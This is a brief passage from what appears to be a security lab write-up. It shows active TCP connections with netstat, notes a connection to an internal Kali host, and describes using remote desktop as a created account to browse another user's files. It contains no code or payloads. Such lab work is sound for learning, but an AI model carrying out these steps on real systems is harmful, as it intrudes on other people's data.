
Step 2: Display TCP Connections



Here I used the `netstat` command to see the TCP connections and highlighted the connection to 192.168.10.13 (Internal Kali).

Step 3: Browse Files





In the screenshots above, first I created a connection as a remote desktop to the user that was created "NatalieHardwicke." Then in the next screenshot I went to the local disk, users, and clicked on the "windows 7" user to browse the files they have.